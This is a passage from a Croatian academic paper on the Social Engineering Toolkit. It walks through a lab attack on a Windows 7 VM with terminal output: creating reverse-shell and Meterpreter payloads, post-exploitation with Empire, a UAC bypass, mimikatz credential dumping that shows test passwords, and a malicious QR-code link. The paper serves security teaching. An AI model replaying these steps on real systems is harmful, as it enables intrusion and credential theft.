Prvo je potrebno pokrenuti SET sa naredbom setoolkit, zatim sepotrebno pozicionirati na opciju za kreiranje payloada i listenera, a to je opcija broj 4) *Create a Payload and Listener*. Kako bi napadač kreirao payload i listener za windows shell potrebno je izabrati opciju 1) *Windows Shell Reverse\_TCP*. Zatim je potrebno unijeti lokalnu ip adresu što je moguće provjeriti sa naredbom „ifconfig“ u terminalu. Zatim je potrebno unijeti broj porta za „reverse listener“, u pravilu se može koristiti port pod brojem 443. Nakon toga će SET generirati payload.exe datoteku koju je moguće poslati žrtvi. Nakon toga je moguće reći SET-u da pokrene listener. Nakon što žrtva pokrene payload na svom računalu, na napadačkom računalu će iskočiti obavijest unutar Metasploit sučelja da je otvorena sesija prema tome računalu. Nakon što se napadač poveže sa tom sesijom windows shell je spreman za izvršavanje. Ovaj opisani postupak je moguće vidjeti na slici ispod.

```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 10.24.17.100:443
msf exploit(handler) > [*] Command shell session 1 opened (10.24.17.100:443 -> 10.24.20.34:49180) at 2018-02-01 11:54:19 +0100
sessions

Active sessions
=====

  Id  Type      Information      Connection
  --  -
  1   shell x86/windows  10.24.17.100:443 -> 10.24.20.34:49180 (10.24.20.34)

msf exploit(handler) > session -i 1
[-] Unknown command: session.
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>dir
```

Slika 4.1. Postupak Windows Shell Reverse\_TCP napada

Postavlja se pitanje što napraviti nakon toga, pa jedna od mogućnosti su takozvane „post exploitation“ tehnike za što može poslužiti Empire. Više informacija o tome alatu možete pronaći na sljedećem linku <https://github.com/EmpireProject/Empire>.

## 4.2. Meterpreter

Nakon što je pokrenut SET, potrebno se pozicionirati na opciju za kreiranje payloada i listenera kao i u prethodnome slučaju. Ipak, napadač će u ovome slučaju odabrati opciju 2) Windows Reverse\_TCP Meterpreter. Potrebno je ponovno unijeti lokalnu ip adresu i broj porta za listener. SET će ponovno generirati payload datoteku i zatim ga možemo obavijestiti da pokrene listener (yes). Nakon toga SET pokreće Metasploit sa listenerom koji osluškuje na portu 443, odnosno Metasploit je spreman za primanje udaljenih sesija. Ovaj postupak je vidljiv na slici ispod.



```

Terminal - root@kali: ~
File Edit View Terminal Tabs Help

99) Return back to the main menu.
set> 4

1) Windows Shell Reverse_TCP      Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter  Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL      Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64    Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable   Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):10.85.9.28
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...

+-----+
|  METASPLOIT by Rapid7  |
+-----+

```

Slika 4.2. Postupak Windows Reverse\_TCP napada

Nakon što se na žrtvinom računalu izvrši payload, napadač će pokušati dobiti admin ovlasti pomoću Meterpretera na Windows 7 računalu koje je pokrenulo payload. Prvo ćemo izvršiti ps naredbu kako bi izlistali sve aktivne procese na udaljenom računalu.

```
meterpreter > ps
```

Rezultat te naredbe je sljedeći

```

1684 436 wlmis.exe
1696 1632 sshd.exe
1864 436 svchost.exe
1904 436 sppsvc.exe
1984 436 svchost.exe
2084 1932 explorer.exe      x86  1      IE8WIN7\IEUser  C:\Windows\Explorer.EXE
2192 436 SearchIndexer.exe
2252 884 wuauc.lt.exe
2312 2084 VBoxTray.exe      x86  1      IE8WIN7\IEUser  C:\Windows\System32\VBoxTray.exe
2508 3292 payload2.exe      x86  1      IE8WIN7\IEUser  C:\Users\IEUser\Downloads\payload2.exe

```

Slika 4.3. Rezultat ps naredbe u meterpreteru

Potrebno je uočiti ID od procesa explorer.exe. Preko meterpretera napadač će se migrirati na taj proces.

```
meterpreter > migrate 2084
```

Metasploit će nas obavijestiti da je migracija uspješno obavita.

```
[*] Migrating from 2508 to 2084...  
[*] Migration completed successfully.  
meterpreter > █
```

Slika 4.4. Rezultat migrate naredbe u meterpreteru

Zatim je potrebno provjeriti korisnika koji se koristi za ovu sesiju sa sljedećom naredbom

```
meterpreter > getuid
```

Rezultat je prikazan ispod.

```
Server username: IE8WIN7\IEUser  
meterpreter > █
```

Slika 4.5. Rezultat getuid naredbe u meterpreteru

Potrebno se prebaciti sa „Meterpreter shella“ na „Naredbeni redak“ sa naredbom shell.

```
meterpreter > shell
```

Zatim je u „Naredbenom redku“ potrebno izvršiti naredbu net user kako bi se provjerile privilegije korisnika.

```
C:\Windows\system32 > net user IEUser
```

Ispis koji je dobiven u terminalu je sljedeći

```

C:\Windows\system32>net user IEUser
net user IEUser
User name                IEUser
Full Name                IEUser
Comment                  IEUser
User's comment
Country code             001 (United States)
Account active           Yes
Account expires          Never

Password last set        21.9.2015. 10:16:54
Password expires         Never
Password changeable      21.9.2015. 10:16:54
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               1.2.2018. 8:20:08

Logon hours allowed      All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

C:\Windows\system32>

```

Slika 4.6. Ispis net user naredbe

Prema ovome, čini se kako je korisnik dio grupe administratora što bi trebal obiti pozitivno za napadača. Potrebno je izaći iz naredbenog redka i provjeriti mogu li se ekalirati prava pristupa, odnosno privilegije. Kao što vidimo na sljedećoj slici nastao je problem, tj. operacija nije uspješno provedena.

```

meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >

```

Slika 4.7. Problem kod izvršavanja getsystem naredbe u meterpreteru

Kako bi se riješio ovaj problem, vrijeme je da se iskoriste „post exploitataion“ tehnike korsiteći Empire. Nakon što se pokrene Empire iz odgovarajućeg direktorija, unese se naredba „listeners“ koja će postaviti Empire u takozvani „listeners mode“.

```

(Empire) > listeners

```

Zatim je potrebno unijeti sljedeću naredbu koja će reći empire-u da koristi http listener.

```
(Empire: listeners) > use listener http
(Empire: listeners/http) > execute
```

Sa naredbom „listeners“ možemo vidjeti trenutno aktivne listenere. Zatim je potrebno izgenerirati powershell skriptu koja će inficirati windows 7 računalo. To se postiže za sljedećom naredbom.

```
(Empire: listeners) > launcher powershell http
```

Izgenerirana skripta se može izvršiti na Meterpreter sesiji gdje je prethodno dobivena greška prilikom eksaliranja privilegija. Potrebno se prvo vratiti u „naredbeni redak“ i tamo izvršiti izgeneriranu skriptu. Kad se navedena skripta izvrši u Empire-u se pojavi aktivni agent. Sa naredbom „agents“ moguće je izlistati sve aktivne agente u Empire-u. To pokazuje sljedeća slika

```
(Empire: listeners) > [+] Initial agent U965TZ3K from 10.24.20.34 now active (Slack)
(Empire: listeners) > agents

[+] Active agents:
  Name      Lang  Internal IP  Machine Name  Username      Process      Dela
  ---      -
  U965TZ3K  ps    10.24.20.34  IE8WIN7      IE8WIN7\IEUser powershell/1768 5/0.
  2018-02-01 22:25:26
```

Slika 4.8. Empire lista agenata

Trenutni naziv ovoga agenta je malo nečitljiv te mu je moguće promijeniti naziv sa naredbom „rename“

```
(Empire: agents) > rename U965TZ3K NonAdminAgent
```

Rezultat je sljedeći

```
(Empire: agents) > rename U965TZ3K NonAdminAgent
(Empire: agents) > agents


[+] Active agents:
  Name      Lang  Internal IP  Machine Name  Username      Process      Dela
  ---      -
  NonAdminAgent ps    10.24.20.34  IE8WIN7      IE8WIN7\IEUser powershell/1768 5/0.
  2018-02-01 22:32:43
```

Slika 4.9. Izmjenjeni naziv agenta

Vrijeme je za interakciju sa NonAdminAgentom.

```
(Empire: agents) > interact NonAdminAgent
```

Također sa naredbom „info“ je moguće provjeriti neke informacije. Tako je moguće primjeriti na slici ispod kako je `high_integrity` vrijednost postavljena na 0 što znači da napadač neće imati pristup admin ovlastima.

The screenshot shows a terminal window with the Empire framework interface. The command '(Empire: NonAdminAgent) > info' has been entered. The output displays a list of agent attributes and their values. A large, faint dragon logo is visible in the background of the terminal window.

```
[*] Agent info:
nonce                2795611598120335
jitter              0.0
servers             None
internal_ip         10.24.20.34
working_hours
session_key         8|?Piu)6#nCf^,c93RwNjshF$&SKyEGX
children            None
checkin_time        2018-02-01 22:23:12
hostname            IE8WIN7
id                  1
delay               5
username            IE8WIN7\IEUser
kill_date
parent              None
process_name        powershell
listener            http
process_id          1768
profile              /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details           Microsoft Windows 7 Enterprise
lost_limit          60
taskings            None
name                NonAdminAgent
language            powershell
external_ip         10.24.20.34
session_id          U965TZ3K
lastseen_time       2018-02-01 22:35:05
language_version    2
high_integrity      0
```

Slika 4.10. Info podaci o agentu

Ipak taj minijturni problem se može riješiti tako da se unese naredba „bypassuac“ u kombinaciji sa nazivom listenera u Empire-u. Tj.

```
(Empire: agents) > bypassuac http
```

Ono što se zapravo dogodilo nakon unosa ove naredbe je da se pojavio novi agent sa asterisk simbolom(\*) ispred svoga Username-a. Asterisk zapravo govori napadaču da je riječ o admin agentu. Da je to tako moguće je provjeriti na slici ispod.



```
(Empire: agents) > agents
```

[\*] Active agents:

Name	Lang	Internal IP	Machine Name	Username	Process	Delay
NonAdminAgent	ps	10.24.20.34	IE8WIN7	IE8WIN7\IEUser	powershell/1768	5/0.
5RKNYDPE	ps	10.24.20.34	IE8WIN7	*IE8WIN7\IEUser	powershell/3956	5/0.

```
(Empire: agents) >
```

Slika 4.11. Lista agenata nakon bypassuac naredbe

I tom agentu je moguće promijeniti naziv radi lakše interakcije što je vidljivo na sljedećoj slici. Sada je naziv tome agentu AdminAgent i moguće je uspostaviti interakciju sa njime.

```
(Empire: agents) > rename 5RKNYDPE AdminAgent
(Empire: agents) > agents
```

[\*] Active agents:

Name	Lang	Internal IP	Machine Name	Username	Process	Delay
NonAdminAgent	ps	10.24.20.34	IE8WIN7	IE8WIN7\IEUser	powershell/1768	5/0.
AdminAgent	ps	10.24.20.34	IE8WIN7	*IE8WIN7\IEUser	powershell/3956	5/0.

```
(Empire: agents) > interact AdminAgent
(Empire: AdminAgent) >
```

Slika 4.12. AdminAgent i interakcija

Sada je moguće izvući osjetljive podatke pomoću mimikatz naredbe.

```
(Empire: AdminAgent) > mimikatz
```

Dok sa naredbom „creds“ je moguće ispisati korisničke podatke.

```
(Empire: AdminAgent) > creds
```

Credentials:

CredID	CredType	Domain	UserName	Host	Password
1	hash	IE8WIN7	sshd_server	IE8WIN7	8d0a16cfc061c3359db4
2	hash	IE8WIN7	IEUser	IE8WIN7	fc525c9683e8fe067095
3	plaintext	IE8WIN7	sshd_server	IE8WIN7	D@rj33l1ng
4	plaintext	IE8WIN7	IEUser	IE8WIN7	Passw0rd!


```
(Empire: AdminAgent) >
```

Slika 4.13. Rezultat naredbe „creds“ u Empire-u

## 5. Osvrt na ostale vrste napada u SET-u


### 5.1. QRCode Generator

Napad koji je prvenstveno namijenjen mobilnim uređajima. Cool stvar kod QR kodova je što je u njih moguće sakriti maliciozni link koji osoba ne može vidjeti[5]. U SET-u ovaj napad moguće je ostvariti odabirom opcije 8)QRCode Generator Attack Vector. Nakon odabira te opcije potrebno je unijeti URL za kojeg se želi izgenerirati QR kod. Nakon što se unese maliciozni link SET će izgenerirati kod na lokaciji `/.set/reports`. Postupak je moguće vidjeti na slici 5.1., a na slici 5.2 rezultat.



```
set> 8
The QRCode Attack Vector will create a QRCode for you with whatever URL you want
.
When you have the QRCode Generated, select an additional attack vector within SE
T and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java
Applet
and send the QRCode via a mailer.
Enter the URL you want the QRCode to go to (99 to exit): google.ml.com
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png
Press <return> to continue
```

Slika 5.1. Postupak generiranja QR koda sa malicioznim linkom



Slika 5.2. Rezultat generiranja QR koda

## 5.2. SMS Spoofing

Problem sa ovom vrstom napada je što postoji nekoliko nedostataka. Prva stvar je što je riječ o u potpunosti ilegalnom napadu, pa čak ako ste i penetracijski tester. Druga stvar je što je mobilni telefon privatna stvar zaposlenika i ulazi se u područje privatnosti zaposlenika te je moguće imati probleme te je moguće imati dodatne probleme po pitanju legalnosti. Treća stvar je što se u SET-u ova metoda ponaša dosta nestabilno, čak na takav način da u određenim verzijama ne radi u potpunosti [5]. Kao što je vidljivo na slici 5.3 ova metoda je onemogućena.

```
set> 10
[!] This module is currently disabled as spoofmytextmessage.com is currently experiencing issues. As
soon as it is working again or I can rework the module, this will remain disabled.
Press {return} to connect to the main menu.
```

Slika 5.3. SMS Spoofing u SET-u



## **6. Zaključak**

Social Engineering Toolkit je alat koji sadrži dosta zanimljivih značajki, te je na osobi koja se želi baviti nekakvim oblikom socijalnoga inženjerstva, koji od tih značajki i metoda će koristiti i kada i na koji način ih je najbolje upotrijebiti. U ovome radu pokazani su primjeri nekoliko uspješnih napada putem socijalnoga inženjeringa. Neki od njih su više manje korisni, no ono što je važno naglasiti da njihovom ispravno uporabom i kombinacijom moguće je izvesti solidne napade. Ali najvažnije od svega je biti dobro pripremljen i imati dobar scenarij koji će sve to omogućiti.

## 7. Literatura

- [1] O phishingu (2018), Preuzeto sa <http://www.cert.hr/phishing>
- [2] Načini napada i obrana, Preuzeto sa <http://web.studenti.math.pmf.unizg.hr/~trobic/Infrastruktura.html>
- [3] email spoofing (2018), Preuzeto sa <http://searchsecurity.techtarget.com/definition/email-spoofing>
- [4] What is Meterpreter?(2018), Preuzeto sa <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>
- [5] <https://app.pluralsight.com/library/courses/social-engineering-with-social-engineer-toolkit>
- [6] The Social Engineering Toolkit's evolution, goals (2012), Dostupno sa <https://www.csoonline.com/article/2131550/social-engineering/the-social-engineering-toolkit-s-evolution--goals.html>
- [7] Napredne tehnike Socijalnog inženjeringa (2010), Dostupno sa <http://www.cert.hr/sites/default/files/NCERT-PUBDOC-2010-02-292.pdf>
- [8] The Social-Engineer Toolkit (SET) – Computer Based Social Engineering Tools (2015), Dostupno sa <https://www.darknet.org.uk/2010/10/the-social-engineer-toolkit-set-computer-based-social-engineering-tools/>

